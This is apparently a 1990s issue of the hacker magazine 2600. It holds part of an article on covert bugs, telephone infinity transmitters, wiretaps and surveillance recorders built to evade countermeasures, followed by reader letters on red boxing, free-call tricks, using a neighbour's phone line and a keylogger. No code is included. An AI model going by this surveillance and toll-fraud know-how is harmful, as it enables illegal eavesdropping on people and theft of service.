UHF transmitters: Almost all professionals or law enforcement personnel use UHF transmitters. These operate at much higher frequencies, between 400MHz and 3GHz. UHF units are always crystal controlled and operate on a very narrow bandwidth. As a result of the higher transmission frequencies coupled with a narrow bandwidth, these UHF units are free from interference caused by commercial RF background signals and natural anomalies. The transmission range is typically 3-5 times further than their free-oscillating counterparts.

Wafer Transmitters: Wafer transmitters are the most exotic devices ever designed. They are extremely small in size and do not even require an internal power source. They are specially designed transmitters that are powered by strong highly-directional RF signals, usually in the microwave range. These powerful signals charge up the circuits of the wafer transmitter. The range of these devices is not very far, but they are extremely small, being no larger than the size of your pinky fingernail. There is another unique type of listening device often categorized as a wafer transmitter that operates on a principal similar to a laser listener. A strong highly directional microwave RF signal is aimed at a target's area. This type of bug simply consists of a very small special piece of material that is flexible and will be modulated by voice waves, and is highly reflective to microwave signals. When room audio is present the wafer transmitter will vibrate. This in turn will modulate the microwave signals that are being beamed into the area. The receiver simply demodulates the reflected microwave signals, producing the audio which was present in the target's room. This technique is extremely high-level and was believed to have been invented by the Russians, who developed this type of device and used it to spy on the American Embassy in the USSR.

Crystal Controlled vs. Free Oscillating: Free running oscillators are always used on lower grade bugs. FRO's can be tuned through a great range of frequencies for convenience. This type of circuit suffers from three main problems. The first being that the signals are untuned and can produce spurious outputs and harmonics, which allow the frequency to drift, making reception somewhat difficult if the signal is weak. In addition, harmonics allow the signal to be picked up on alternate frequencies by "ghost" images of the signal. The second problem is the weak power output of the circuit. The signal of an FRO is not maximized for any one frequency. As a result, the power output is not as high. And third, an untuned circuit is not as efficient and uses more power, resulting in a shorter operating lifetime and a higher operating current. Crystal controlled units, however, are locked on one particular frequency and, as a result, apply all of their energy to a very narrow bandwidth, making the crystal controlled circuit very efficient. This higher efficiency allows a greater power output per size ratio compared to an FRO. In addition, the highly tuned circuit produces no harmonics, spurious emissions, and no frequency drift, allowing a much greater receiving distance. The power supplies of crystal controlled units typically last 5-10 times longer than FRO's.

Mains vs. Battery Powered: All transmitters are of two types, the first being battery powered. Typically, a battery powered device will last between one day and three weeks, depending upon the efficiency, the power output, and whether the device is free oscillating or crystal controlled. Mains powered devices are powered by anything but batteries. Mains powered transmitters usually come pre-packaged into wall outlets or plug adapters. But a clever surveillance expert can wire a transmitter up to anything that runs on house power producing either AC or DC electricity, such as thermostats, intercom wires, alarm wires, and anything else you can think of.

Remote Activation and VOX: In order to extend the lifetime of battery powered bugs, the transmitter must have the ability to turn itself off when not in use. This is done in one of two ways: by remote activation or by VOX (a voice actuation circuit). Remote activation utilizes a special receiver on the transmitter. When the signal is given by the listening post, a particular bug will either turn on or off. A better method is to utilize a voice actuation circuit referred to as a VOX. When a voice of sufficient amplitude is present around the bug, the transmitter will automatically turn on. Both of the aforementioned techniques use a very small amount of current to operate the activation circuits. VOX activated transmitters can have a lifetime of up to one month. Aside from conserving power, an actuation circuit serves another purpose and is useful on both mains devices as well as battery powered devices. That purpose is to prevent detection of the device. If a transmitter is left running constantly it has a much greater chance of being discovered by various means, including accidental interception on a scanner. A remotely or

VOX activated bug is extremely hard to detect except by using advanced countermeasures equipment. If a bug is not activated, then it cannot be detected by conventional transmitter detectors. Specialized devices such as Non-Linear Junction Detectors, or a simpler device that feeds an audio source into the room to activate the device, can be used in conjunction with a standard bug detector.

Advanced Modulation Techniques: Very advanced bugs are utilized only by government intelligence agencies. Very high-level bugs operate using odd modulation techniques that cannot be demodulated by an ordinary scanner. These odd modulation transmissions also allow for a greater transmission range due to their very nature.

Frequency Hopping Transmitters: One method developed to prevent accidental interception or discovery of a bug by a countermeasures expert is to rapidly alter the frequency at a preset rate. This makes it nearly impossible to receive the transmission by accident or on purpose. Even if one knew the various frequencies that this bug operated on, it would be impossible to hear any audio. The reason is that the frequency hopper alters the frequency at such a rapid rate that a modern digital wideband receiver would be too slow to lock onto the signal. All that would be heard is a popping sound for a brief fraction of a second. It takes a specialized multi-crystal, multifrequency receiver to receive this type of signal.

Scrambled Transmitters: Scrambled transmitters encrypt the audio signal before it is transmitted, using various methods including the very simple frequency inversion technique, as well as utilizing much more sophisticated methods. If anyone were to intercept a coded signal the speech would be unintelligible. A special receiver is needed to decrypt the signal.

Spread Spectrum Transmitters: Spread spectrum transmission is a fairly sophisticated method of preventing interception of the signal. The RF signal is transmitted on an extremely wide bandwidth. If anyone were to intercept the bugs signal with a wideband receiver, they would hear only an extremely small portion of the transmitted audio. In order to hear the bug's signal one would need several receivers operating simultaneously, each picking up a separate band of audio. A special ultra-wideband receiver is needed to pick up transmissions from this type of bug.

Wideband Transmitters: Similar in operation to the spread spectrum transmitter, this type of device operates on a slightly smaller bandwidth. The signals from this type of bug can be picked up on high-end scanners which have a wide band FM (WFM) mode.

Narrow Band Transmitters: Narrow band transmitters have a smaller bandwidth than ordinary RF transmissions. The signal from this type of bug can be picked up on high-end receivers with a narrow band FM (NFM) mode.

Sliver Band Transmitters: This is an advanced form of bug that transmits the signal over an extremely small bandwidth. A special ultra-narrow band receiver is needed to demodulate the audio signal.

Subcarrier Transmitters: Subcarrier transmitters use an advanced transmission technique to prevent accidental reception and detection of the RF signal. A subcarrier is a type of hidden signal that is modulated piggy-back style on a regular radio signal, both operating on the same frequency. One cannot receive a subcarrier signal with a standard receiver. It takes a special receiver or device connected to a receiver to "strip away" the hidden subcarrier signal. This makes the transmission secure from being received by ordinary persons. One of the problems with sub-carriers is that of inefficiency. The subcarrier is only about 10 percent as strong as the main parent signal. Meaning that it requires a great deal of electric power to transmit a signal of sufficient strength. As a result, the batteries on this type of device usually do not last very long. Most subcarrier bugs are "mains" operated, meaning they operate using household A.C. power. Using utility power, the device has an infinite lifetime and can transmit a much stronger signal. An example of a subcarrier signal is elevator music. This music is transmitted by a regular radio station, on their subcarrier signal. Another example is the closed caption for the hearing impaired on television transmissions. You cannot see the closed caption words because it takes a special subcarrier decoder to demodulate them.

Carrier Current Devices

Carrier current devices are a combination of technologies. They are a cross between wired microphones and subcarrier transmitters. The only difference is that the signal is not transmitted via radio waves, but rather through a wire pair. A person cannot accidentally intercept or detect a carrier current signal by simply tapping into a wire like with wired microphones. A carrier current device works by picking up room audio through a microphone. The signal from the microphone is then modulated by a low frequency circuit which produces a carrier current signal at approximately 100-200kHz. A common example of carrier current devices are the newer wireless telephones, intercoms, or baby monitor type devices that plug

into the electric socket and use the pre-existing wiring rather than having wiring run all over the house. A special circuit which can demodulate the low frequency signal is used as the receiver. Carrier current devices require no batteries, as they are powered by the mains. Only a sophisticated receiver with a low frequency probe can detect this sort of device.

Powerline Carrier Current Device: Powerline carrier current devices are usually placed inside of wall outlets and are clipped to the powerline. These types of devices are often pre-packaged inside of wall outlets. All that is necessary is to replace the old wall socket for the "modified" wall socket. The receiver can occasionally be placed at any point along the powerline, but usually it has to be on the same side of the utility company power transformer. This is by far the most common form of carrier current device.

Telephone Line Carrier Current Device: This type of carrier current device is usually pre-packaged inside of modular phone jacks, and then you simply swap the old jack for the new one during the installation process. Telco carrier current devices also can be purchased as separate units that are approximately 1/2 inch in diameter and are clipped onto the phone line with alligator clips.

Piezoelectric Coaxial Microphone: This is perhaps the most ingenious method ever invented for intercepting room audio. Unlike the hidden wired-line method which utilizes a microphone to pick up sounds and then transmits the audio down a set of wires. This device consists of a length of coaxial wire 2-6 feet in length which contains a thin layer of piezoelectric shielding which is sensitive to vibrations produced by sounds. When audio vibrations are detected by the piezoelectric material, an electric audio signal is sent down the cable wire. All one has to do is tap into the coax at any point and the target's room audio can be heard. An agent simply replaces the pre-existing wire for the "special" wire. Even though the audio is quite easily intercepted, this method will escape detection by even the greatest TSCM experts, because very few people know of this method (until now!).

"Bugs come in a variety of sizes ranging from the size of a beeper to slightly smaller than your pinky fingernail."

Infinity Transmitters

This is one of the most diverse and useful pieces of surveillance equipment. It is a room audio monitoring device designed to operate on your telephone line. Unlike a bug that can only receive the signal at a finite distance, the infinity transmitter can work at an infinite distance. The design of this device has varied greatly over the years with the advancement of telephones. The device is placed inside of a telephone jack or a telephone itself, and is connected in series to the line. To operate the device, you call the target's house and before the phone rings once, the infinity device answers the phone. You temporarily activate the device using a touch tone code. This puts the device in a stand-by mode. You then have a brief amount of time to enter an access code consisting of two or three touch tone digits. If the code is correct the device will be activated and an audio path is established. You will hear all of the sounds within a particular room. *Note:* If a person does not enter the correct access code then the device will not activate and calls will go through as normal. Infinity transmitters lost a bit of popularity after telephone companies switched to electronic switching systems. Under crossbar switching systems, telephone lines possessed an audio path between the calling and destination points even if the destination line had not answered the phone.

Hook-Switch Bypass: This is one of the most popular surveillance devices of the past. They are not as useful today, because of the switchover to ESS. The "hot-on-hook" technique involved placing a microphone on the target's telephone line, or shorting out the hangup switch of a phone so that it picked up room audio even when the phone was hung up, and that room audio would be sent down the line. To activate a hot-on-hook device one would call the target's house and enter a touch tone code before the first or second ring. That code would activate a circuit, which would stop the ringing, and activate the microphone, which would send the target's room audio down the line. The surveillance technician could listen to the line without ever being charged for the call, because the phone was never actually answered. However this type is defunct, because nowadays, under ESS, a device cannot be activated on the target's line until the target answers. This is because ESS never actually connects the two line pairs together until the destination line is answered. Modern infinity devices have found ways around this limit, mainly by having a circuit that answers the phone by itself. You can create a simple hot-on-hook device by placing a microphone on the

phone line and listening at some point down the line with a high impedance telephone tap.

Dial-Up DTMF Activated: This is similar to the device described above. You can have multiple infinity devices in one house connected to each phone, each using a different activation code. Each device can be switched on at any time during the monitoring process.

Slaves and Loop Extenders

Modular telephone taps, often referred to as a slave unit and loop extenders (LE's) are more advanced models of the infinity transmitters. They utilize various multiple line and dial-out techniques. A slave is generally any device that bridges two lines together by a capacitively coupled circuit.

Dual Line Bridge Slave: A dual line bridge is a simple connection between two wire pairs. The target's line is bridged at some point along the telephone line, such as an entrance bridge, 99 block, junction or splice box, or a cross-connect-cabinet to a pre-existing or leased line specifically ordered for surveillance purposes.

Multi Line Dial-Out Slave Infinity Device: This unit is a slightly more advanced type of device that utilizes two phone lines that are bridged across the line pairs at some point. There are two versions of this type of device. The first is a room monitor that is placed within the target's premises and is either built into the telephone or is hidden in a phone jack. The device is actuated by voices through a VOX circuit, which dials out to the listening post on a second line not used or owned by the target. The second is a telephone monitoring device which can be placed at any point along the telephone line, such as at 99 blocks, entrance bridges, splice boxes, junction boxes, and cross-connect-cabinets. The target's line pair is bridged onto another line usually owned or leased by the surveillance expert. When the target attempts to use his telephone or a call is received, this slave unit automatically dials out on another line to the listening post, which enables the surveillance expert to monitor and record the target's phone calls.

Advanced Dial-Out Slave Infinity Device: A third more advanced type of unit is simply a combination of the above two that incorporates voice infinity and telephone infinity transmission. Units may be a combination of dial out or dial in. Typically the dial out function is for telephone, and the dial in function is for room monitoring.

Remote Listening Post Infinity Device: This is the most advanced and diverse type of slave infinity device that utilizes multiple telephone lines as well as radio receivers, and a built in tape recording unit, which is all microprocessor controlled. This unit is an all-in-one surveillance infinity monitoring system.

Loop Extenders: These devices are too complex to discuss in detail in this brief article.

Telephone Taps and Transmitters

Hardwired Tap: A hardwire tap, which is commonly referred to as wiretapping, is the easiest and oldest form of monitoring telephone conversations. All that is needed is a pair of mono headphones with the jack cut off and replaced with alligator clips, or a lineman's handset (often referred to as a butt set). A phreak might refer to a lineman's handset as a beige box. An individual can tap into a phone line at virtually any place along the line including entrance bridges, 99 blocks, junction boxes, and cross-connect-cabinets. This type of tap is extremely simple and can be performed by even an amateur. If a permanent tap is left in place by running a wire to the listening post, and is too close to the target's residence or office, it could be detected by physical search or with advanced equipment such as TDR's or phone analyzers, if countermeasures sweeps were performed.

Inductive Coupled Line Pick Up: This is virtually the same type of hardwire tap as above, however no direct connection is actually made to the line. An inductive probe is simply clipped around the telephone wire and the emanations from the wire are picked up by the probe. Since no actual electrical contact is made during the tap, not even the most advanced equipment could detect such devices. As with the hardwire tap, if a permanent induction tap is left in place too close to the target's residence or office, a thorough physical search could find the tap.

Series Transmitter: A series transmitter is a bugging type of device that monitors phone conversations instead of room audio. This type of device is connected in series to the phone line and never requires batteries because it draws its power from the phone line itself. The range is not as great with series transmitters as it is with parallels, however its virtually infinite lifetime is an advantage. The frequency and power output of telephone transmitters is virtually the same as for standard room bugs. Series transmitters occasionally incorporate an automatic activation switch which turns the device on only when a telephone conversation is taking place.

Parallel Transmitter: A parallel transmitter hooks to the phone lines in parallel, which enables the transmitter to be simply clipped on without breaking any connections. The power output of parallel telephone transmitters is a bit higher than with series devices usually by 20-50 milliwatts.

However, parallel devices must use their own power source, usually a 1.5-12 volt battery. The frequencies are identical to that of series telephone taps and room bugs. The lifetime of these devices is finite and can only operate constantly for 2-5 days. Higher quality models almost always incorporate an automatic activation circuit which will turn the device on only when the telephone being monitored is in use. This additional circuit extends the lifetime of the tap from three weeks to a month.

Advanced Transmitters: This advanced type of tap is a combination of series and parallel circuits and bridging. When the phone is not in use the parallel circuit "trickle charges" a rechargeable battery. The device contains an automatic activation circuit and when the phone is being monitored by lifting the handset from the base, the series circuit activates and transmits using the self contained battery. This device yields the higher RF output of a series device while having a virtually unlimited battery lifetime similar to a parallel device.

Super Miniature Tape Recorders

Super miniature tape recorders are extremely useful devices for surveillance purposes. They have many uses - primarily recording conversations pertaining to illegal or civil matters, which can be either used as evidence in a court of law or simply to alert law enforcement personnel. Recording devices vary greatly in size, recording quality, as well as other important features. Top of the line models designed and manufactured specifically for surveillance purposes can cost several thousand dollars.

Size Specifications: Super-miniature recorders designed specifically for surveillance are generally much smaller than tape recorders available for consumer purposes. Many of the features available on consumer recorders are not necessary on covert surveillance recorders. Only the most important features are designed into these super small recorders in order to save space. High-level recorders never have built in speakers, since speakers take up a considerable amount of space and serve no purpose on a recorder. In order to play back the recorded media, a separate speaker and amplifier playback unit is used.

Electronic Shut Off: Surveillance recorders almost always incorporate electronic shut off. The mechanical shut off buttons are too bulky, and more importantly make too much noise when the tape automatically is shut off. Should a surveillance recorder ever shut off automatically, the loud click of the mechanical button could make the subject being recorded very suspicious.

Silenced Motors: In typical consumer micro-miniature recorders, the tape drive motors can produce a sufficient amount of unwanted noise. Surveillance recorders contain extremely quiet motors that cannot be heard even in the quietest atmosphere.

Altered Bias Oscillator Frequency: This is perhaps the most advanced feature of surveillance recorders. When recording a subject, every precaution must be made to avoid detection and suspicion. If the person under surveillance is an expert in surveillance or if he is particularly suspicious, then the subject could use a countersurveillance device that detects tape recorders. This anti-bugging device detects the emanations from the bias-oscillator of a tape recorder within a certain range. These devices can detect a tape recorder from up to several feet away. A true surveillance recorder will alter its bias oscillator frequency so that it cannot be detected by the aforementioned countermeasures device, rendering it undetectable. Tape recorders that alter the bias-oscillator frequency must contain special audio compression circuits to compensate for the effects of the altered circuit.

Multitrack Recording: High-end recorders will usually have several tracks for recording. Two tracks are usually for the stereo signal and the third is for time coding or reference signals.

Extended Play: Surveillance recorders often are required to record for extended periods of time. Rather than using longer tapes, the recording speed is slowed down. This results in a bit of distortion, so extended play recorders incorporate compensation circuitry.

Nagra Magnetic Recorders Inc. is the leader in manufacturing surveillance recorders. Their top of the line model is the Nagra JBR, which contains all of the advanced features described. Its dimensions are 110x62x20mm and it weighs 143 grams.

The National RNZ 36 is one of the smallest units ever produced, however it does not contain several advanced features necessary in high security situations. This unit has a 3 hour extended recording time. Its dimensions are 85x54x14mm making it nearly as small as a credit card.

vocals

Worrisome Questions

Dear *2600:*

I need to know a few things about red boxes.

If someone calls their home to check their answering machine using a box and the operator figures it out, calls them at the payphone and tells them that the call is being billed to that number and security is being told and "you know what I'm talking about" (from the operator) does this mean that this person whose home phone was called is going to: 1) have his phone records meticulously checked over from way far back to see where he goes and who he calls, 2) have his travel records checked by tracing credit card purchases, 3) have his email monitored, 4) have a case constructed to charge him with a crime, 5) have the police at his door.

I am also wondering: if a red box is used at a payphone, can all the outgoing numbers that the payphone called be accessed? So if there was a payphone in California that this person used to call his home, would that call appear on a log somewhere and would the phone cops be able to call up on a computer all the times your home phone was called and check the number that was calling?

Susan

Your scenario is a few years ahead of its time. To be honest, nobody really knows how far the phone company and the authorities can and will go in such cases. In the case you mention, the operator would have had to be listening in on the call to know that it was the person's home phone. And that is a far greater offense than red boxing. Can outgoing numbers at a payphone be accessed? Any phone has that capability. But there would be no way to distinguish between calls made with red boxes and calls made with real coins. Unless you stay on the phone for twelve hours long distance and there's only thirty cents in the phone when the telco comes calling. Even the phone company is capable of piecing a puzzle like that together.

Defeating Call Return

Dear *2600:*

I have some advice for the many would-be war dialers out there. In the San Francisco and greater Bay Area they've installed that annoying Call Return function onto the system. Whenever I'm scanning I always get people calling back in the middle of the night screwing up my scan. I've found an easy way to get rid of that problem - use call forwarding. It's easy, rather cheap, and legal. People call and get the number you've forwarded them to, even if the number you are calling from is busy. Usually I go and find a nice payphone in a mall or something, write down the number, and then set that up as the number to be forwarded to. In San Francisco it's simple to program in the number. Using your DTMF phone, type in 72#, then wait for the second dial tone and punch in whatever number you want. This may seem like a piddly thing to do as far as tricks go, but most people don't think about it.

Another easy thing to do is scan at 300 baud with a fax modem. You catch the faxes and the normal carriers and sometimes test tones.

Emperor

*Some parts of the country activate call forwarding with *72. We've found different results from forwarding lines that get *69 (Call Return) sent back to them. Sometimes it doesn't forward at all. Other times, the caller simply gets a reorder. Your scenario is the best, though - it's very easy to convince someone that another person has been calling them.*

Info

Dear *2600:*

In reply to DY from Weston, ONT in the Winter 93-94 issue: The Motorola guide (item #68-093-00a60) can be obtained by calling (800) 331-6456. If that number cannot be reached from your calling area, write to them at Motorola, 600 North U.S. Highway #45, Room DC266, Libertyville, IL 60048. They will happily send you the guide. If you want, just send them a personal check and tell them what you want. They never asked me any questions when I ordered mine.

Quinton McHale
Seneca, IL

Dear *2600:*

The Fax on demand number for Southwestern bell internal news is 314-444-7575 with an info number at 314-331-0160.

WW
Austin

Make sure and read about MEL on page 13.

Dear *2600:*

I trust you have this phone number in your vast files: 212-395-2200. It's NYNEX's employee newswire. It's updated daily, with a mix of interesting and boring telephone related news stories. I believe it's toll-free from within the LATA.

Norm D'Plume
No Fixed Address

More Questions

Dear *2600:*

I just finished reading my first copy of your magazine. I have been hacking around a bit since I got my first 300 baud modem for my TI99 4/A back in 1984. Unfortunately I did not know of your magazine at the time.

I have two questions. Firstly, when I went to college in upstate New York in 1990 we used a very simple method to get free long distance calls. At a payphone in the 518 area code we simply dialed 10000 before the call and they were all free. This worked for a few months and then I guess they caught on. Why did it work and might it work again?

Secondly in your current issue you have an article on

software/hardware to decode Cellular Phone traffic. Is there any comparable box/software for a pocket pager/beeper? I know that the system is similar in fact even simpler since it is only one way. I would appreciate any info you may have and I compliment you on a great magazine.

10000 is a carrier access code. Last we checked, it was owned by AT&T. By dialing this code before a call, you were routed through AT&T as if you had dialed normally. Many phone programmers missed blocking this code for some reason, possibly because it doesn't look like a code. But alas, 10000 no longer works at all from our area. There is indeed software to decode pager traffic. We suggest checking out the Universal M-400 Reader or the Universal M-1200 Decoder Card. Each is capable of decoding both POCSAG and GOLAY formats, plus all kinds of other things. Each costs about $400. You can contact Universal Radio at 800-431-3939 or (614) 866-4267.

Privacy Violation

Dear *2600:*

I got a piece of direct mail from AT&T today which has a check you can cash if you switch your long distance carrier to them. The letter goes on to explain how much better they are and tells about TrueVoice and some other lame features.

The short of it: I was *amazed* that my name, address, and *unpublished* phone number (along with the internal 3 digit PIN) appear on this check. I talked to my long distance carrier (Working Assets). They certainly aren't giving out this info. My local phone company claims they won't give it out unless there was some 3rd party bill that could not be collected. I have lived at the said address for only about a year now. I have two phone lines, both with Working Assets and both unpublished. I probably shouldn't be making so much of this but they printed, not my main number but my second number on the check, which has no phone attached to it, just an answering machine from which I run a sort of phone game/art project - all callers are anonymous. My concern, if they can find my name and address with the phone number, then perhaps any number of the sicko callers who play the phone game and threaten to kill me in various explicit ways can also?! Besides, there is a principle involved here... something isn't right. How is AT&T coming up with this info? I called the 800 number in the letter several times and got lots of different answers depending on who I was talking with. Variations included: well, you must have had some dealings with AT&T in the past. Perhaps you accepted a collect call from someone using AT&T, etc. My checkbook shows I have never written a check to AT&T and I'm certain I have never done any business with them at all. Other phone companies suggested that they bought my name and number from a mailing list of a department store or such where I used my credit card... at first I thought this might be possible, but AT&T claims they do not purchase outside lists. Besides the phone number also had the PIN attached. My favorite answer from an AT&T representative was that they own all the phone numbers prior to divestiture and they lease the numbers to other phone companies. My local company is New England Telephone (part of the NYNEX family), so that theory sounds like a pile of #$*& to me (we are not allowed to swear here, the system monitors us).

Anyway, after tying up AT&T's personnel and 800 number for over an hour, I finally got to speak to "Marsha" the executive complaint person.... She took down as much info as we could salvage from the direct mail piece and said she would look into it.

I just want to know whose list I'm on, how I got there, and how I can get off. I can understand AT&T's reluctance to spend a lot of time looking into the matter since they aren't making any money in the process... but since they were nice enough to add me to their mailing list I think they should be nice enough to explain how I got there.

(Trying To Be) Anonymous

Based on what you told us, it appears the culprit is NYNEX. You mentioned a three-digit number that also appeared. This number is used by NYNEX to verify your identity so you can change or disconnect your service by computer. No other company would have this number. Unless, of course, they'd been in touch with NYNEX.

Meetings

Dear *2600:*

I love your stuff guys! The little article about the Digital locks really helped me alot! See, my dad owns a building that uses those, and I finally convinced him that they aren't as safe as he thought! By the way, is there a phone number or e-mail address where I could contact someone who attends the Kansas City *2600* meetings? I'd really like to start attending....

Frank

We don't give out phone numbers but we suggest you simply show up at the right place and time.

Reader Reunion

Dear *2600:*

Recently, I was visiting an alternative clothing, book, magazine and "other" store located in the near north region of Chicago, and happened upon the Spring edition of *2600.*

Many, many, many years ago a friend of mine who is a computer wiz would share issues of *2600* with me that appeared to be hand-typed and xeroxed. I enjoyed reading *2600* a great deal back then - I always would find something of interest and things that would make me pause to think (like *Creative Computing* and *Dr. Dobb's Journal* did before they sold out).

Well, I'm here to tell you that although *2600* has brushed its teeth and combed its hair somewhat, it is the same enjoyable and thought provoking magazine that I remember.

Congratulations for surviving all these years, and thank you for keeping your high standards and focus!

All the best.

Mike

A Strange Number

Dear *2600:*

I was on my phone and was pressing the hang up/flash button on my phone repeatedly while looking up a number in the Yellow Pages and then I let go of the button for about 30 seconds and heard a recording that said "You have reached code 211 NXX in 215 [area code, I think]." and then repeated it. I tried to dial numbers and things like that but to no avail. I'm able to get that recording by the same process but I have not found any information on what this means. Any help you can offer?

John Q Public

You've reached the verification number for that area. You can figure out what you dialed by simply counting the number of times you flashed your switchhook. Three flashes equals the number three, etc. Let us know what the number is - we've been looking for those.

Dear *2600:*

When I was younger, a common phone trick was to dial the number 666-6666 in our area code, 404. When the line answered, it gave a strange series of DTMF tones that kind of played a song. Then, I thought nothing of it. A few weeks ago, I remembered about the number and dialed it again only to find that it has been doing the same thing for all these years. I got curious, so I programmed a war-games type dialer, and called all 404 numbers with the prefix 666, and every one gave me the same thing. I can't seem to figure this out, so could you please help? Is it a BellSouth utility for line-testing, or is it nothing?

Zappy
Atlanta, GA

Sounds like a whole lot of touch tones to us. Readers?

Dear *2600:*

I recently acquired your magazine, and I would like to say I enjoyed it. (Volume 11, Number 2) However, there was a lack of information for the area in which I live, being the San Francisco Bay area. I was wondering if there were any past issues that maybe had some information for my area. For example, "Life under GTD5" doesn't apply to Pac Bell's system. The second question I have is this - I don't know if this would be such a good idea to publish this in your book: I recently found a telephone number - (510) 210-7100. When you dialed up this number you got a connection. It clicked, then gave you a dial tone. From there you could call anywhere you wanted including 976 and 1-900 telephone numbers! Although it would ask for a security code when you tried to call long distance, you could call numbers which normally cost money through Pacific Bell but aren't far enough to go through a long distance carrier. This completely baffled me. Why would this number exist - is it a cheap long distance service?

It was amazing that someone, or some company, would be so stupid as to have this number be completely open with no security and such an easy number to remember. Someone, if they wanted to, could call all kinds of 1-900 services for free, some, by the way, cost over $50 per call! Not that I would do this of course. Well, some time went by, and last time I tried to call it, it only rings and rings. No answer. So my question is what was it, why was it, and where did it go? Are there more numbers like this?

My second issue is law - what are our rights as hackers? A friend of mine brought up the issue that every phone call you make from home is recorded by the phone company. If they see a pattern of calls this could raise certain "red flags" with them. Is this true? Do they have the right to do this? I thought I was allowed to make unlimited phone calls from my home. That is the service I pay for. Is there a law against randomly dialing numbers just for the hell of it? How do they now I'm not a telemarketer or a salesman? Businesses make lots of calls in a day. I would just like a little light shed on this subject - I feel that we have certain constitutional rights that may become jeopardized by the big evil phone companies.

Mr. Asshole

First, we should point out that you insisted on signing your letter that way. As for the number you found, it probably was something a company was using so its employees could make local calls to an extended region as well as long distance calls if they had the proper code. The failure to block 976 and 900 numbers was obviously a big oversight. Concerning randomly dialing numbers, there are many states that forbid such activities, particularly when done by telemarketers. It's not likely they'd make an exception for hackers. Sequential dialing is very easy for the phone companies to detect. Random dialing, however, is not. If nobody complains (and there's little reason anyone should - you're only calling each number once), it's likely you'll have no problems.

Inside Info

Dear *2600:*

Well, I just began the hacking and phreaking stuff last summer when I bought the issue with the red box. It was a real treat because I lived in a very small town on the west coast where the phone system was ancient. The mall phones were a pushover. I also would like to thank you for helping me seek revenge against a local BBS with the help of your ANSI bomb!

Getting to the point here, I recently started work in the office of a very high-ranking official in Washington DC. I won't say who, because as you stated in the spring issue, nothing is secret.

Two things: First, to stand up for the big guys, the e-mail IS read. Not by the actual people, except in special cases. The mail is received and filed just like regular mail and it is given with other letters of the similar subject to one of the L.A.'s (Legislative Assistants). The L.A. then carefully reads the mail, usually responds to it, deals with the issue if it is a request, and/or sums up the general opinion over the issue and presents it to the official.

Second, the computers I am working on have a section of the drive allocated for the network. When I type "cd\" or anything like that, it won't acknowledge. It won't recognize any DOS commands on the allocated drive, but it will on the A: drive (5 1/4). How did they do this? Oh, last thing - I am eager to learn more about this

stuff because it really is a thrill when you log in on something you've never been able to before, or find a telephone number that does interesting things - you're right!

Where can I learn about this? I'm not in it to rip off someone's credit account or log in 2500 minutes of free long distance. I'd just like to know *how* these things are done and why they work. Just stuff like that, so I can sit down at my keyboard on a charming night like tonight and hack and phreak away.

Regarding Randy815@Dallas' letter in your spring issue, sending your mag to congressmen is useless. The most annoying thing they get in the mail is magazines because no one has time to read them. Honestly. The best way to get your point across to a congressman is to write a letter and attach a photocopy of the specific article in the issue you want to address. Then send it only to your congressman. If you send it to all of them, they usually don't care because you aren't a constituent of their district and they throw it out. They usually only make the decisions in the best interest of their own districts because bad decisions could hurt them when it comes time for re-election.

King of Spam

It sounds as if the computer you're on is partitioned into different sections. We'd need to know more about the non-DOS part in order to tell you what you can do. Regarding learning, apart from reading, the best way to learn is to make contact with others and share information. This can be a lot harder than it sounds but if you persevere, it will be worth the effort. Good luck.

Strange Situation

Dear *2600:*

Here's the deal: We have two phone lines in our apartment. We had one active for a while and then my roommate got the second line turned on. After she moved out we turned it off. There's a jack in my room which I had checked before and it was my roommate's so I left it alone. Really. But the apartment was wired with standard 2 pair with one line on one pair and the other on the other. I never got around to switching the jack because I didn't care whether I had a phone in my room. Now here's the weird part.

I got my new PC and wanted to hook up my modem. I had forgotten if the phone jack in my room was our line or the turned off line. So I plugged in the phone line and tried dialing. It worked fine. So whenever I dialed out I would warn my roommate not to use the phone. One night I was in my room and was logged onto my Internet account. I spaced out and picked up the cordless and turned it on. I heard my roommate talking on the phone and started freaking out. I went over to my PC, did an ls, a more and some other commands to confirm that I was indeed logged on. I couldn't figure it out. Being a little baked added to my confusion.

It turns out, I have this line I can dial out on and we never get a bill. This has been going on for about three months. I have called BBS's in Europe, Mexico, and all over the U.S. I have been careful to never dial 900 lines because I figure that the billing would draw attention. I only use the line for data because I am too lazy to wire up a phone, although I should.

Another thing I noticed is that I can't disable call waiting. This is probably because the line does not have it. It was something I wondered about back when I thought I was using our regular line. It worked from the kitchen, but when I tried it in my room I got an error message from the phone company.

Can you tell me anything about this? Can I get a huge bill one day from the phone company and be forced to pay it? Are there any other possibilities? I have no idea what phone number I am using either.

Sometimes I sit at my PC logged onto a long distance BBS, look over at my TV, where the cable company didn't shut off the cable in a room where I think I get power for free from a neighboring apartment and I shake my head and wonder how long this can last.

Feasting on technology droppings
Marcus

You called boards all over the planet but not 900 numbers because you didn't want to draw attention to yourself? Odds are the people you've been ripping off (most likely your friendly neighbors powering your PC and modem) got a phone bill that sent them through the roof. In fact, it wouldn't surprise us if you've met them by now. Luckily, you can blame the phone company since they did wire it that way - this kind of thing happens far more often than people realize. But you will get stuck with the bill if and when they figure it out. To find out what your phone number is, dial 10732-1-404-988-9664.

Replies to Readers

Dear *2600:*

Today I read the Summer 1994 issue of your great magazine and saw a few things that interested me. I wanted to reply to some of the letters.

In response to The Roadkill in his letter "Tyranny in Church", I have the perfect utility for you. Forget the others that were posted in "Monitoring Keystrokes" on page 38! I have a TSR that will not only record all the keystrokes in memory, but it also has other features (that some lazy people like me would find useful) like file encryption, a text editor, cut and paste, and some DOS functions. I found it in one of my Government teacher's old computers. Its called Keyworks and the filename is K.EXE. If you have access to internet mail, I am at 15660@ef.gc.maricopa.edu - mail me and I will send you a uuencoded copy of K.EXE. I don't have FTP right now but if someone wants to get it from me and put it on a site, that would be cool.

I also saw the letter "Secrets of a Super Hacker". I have found a store in my area called "Spy Headquarters" and they carried a large selection of "Hacker" and "Anarchy" books. Most were published by Loompanics. I have heard from people on IRC that they have Spy Headquarters stores in their areas as well so other stores might carry these books also. As for JB, I don't think they have Spy Headquarters stores in Belgium.

I was at the store where I usually buy *2600* today and

I started looking for a nice clean non-folded up and non-crumbled up copy of *2600*. To my surprise, *all* of them had been mangled up in some way! And it looked like the printer wrote *over* the creases since there were many crooked columns. Can you guys send me a nicer copy? The one I have is barely readable and I can't find *2600* anywhere else!

By the way, your new FAX number spells 516-ISHCORS (516-474-2677). It could even spell 516-IRIBOPS (whichever makes you laugh more). When I saw the thing on page 45, I *had* to reply.

Da Phigzter

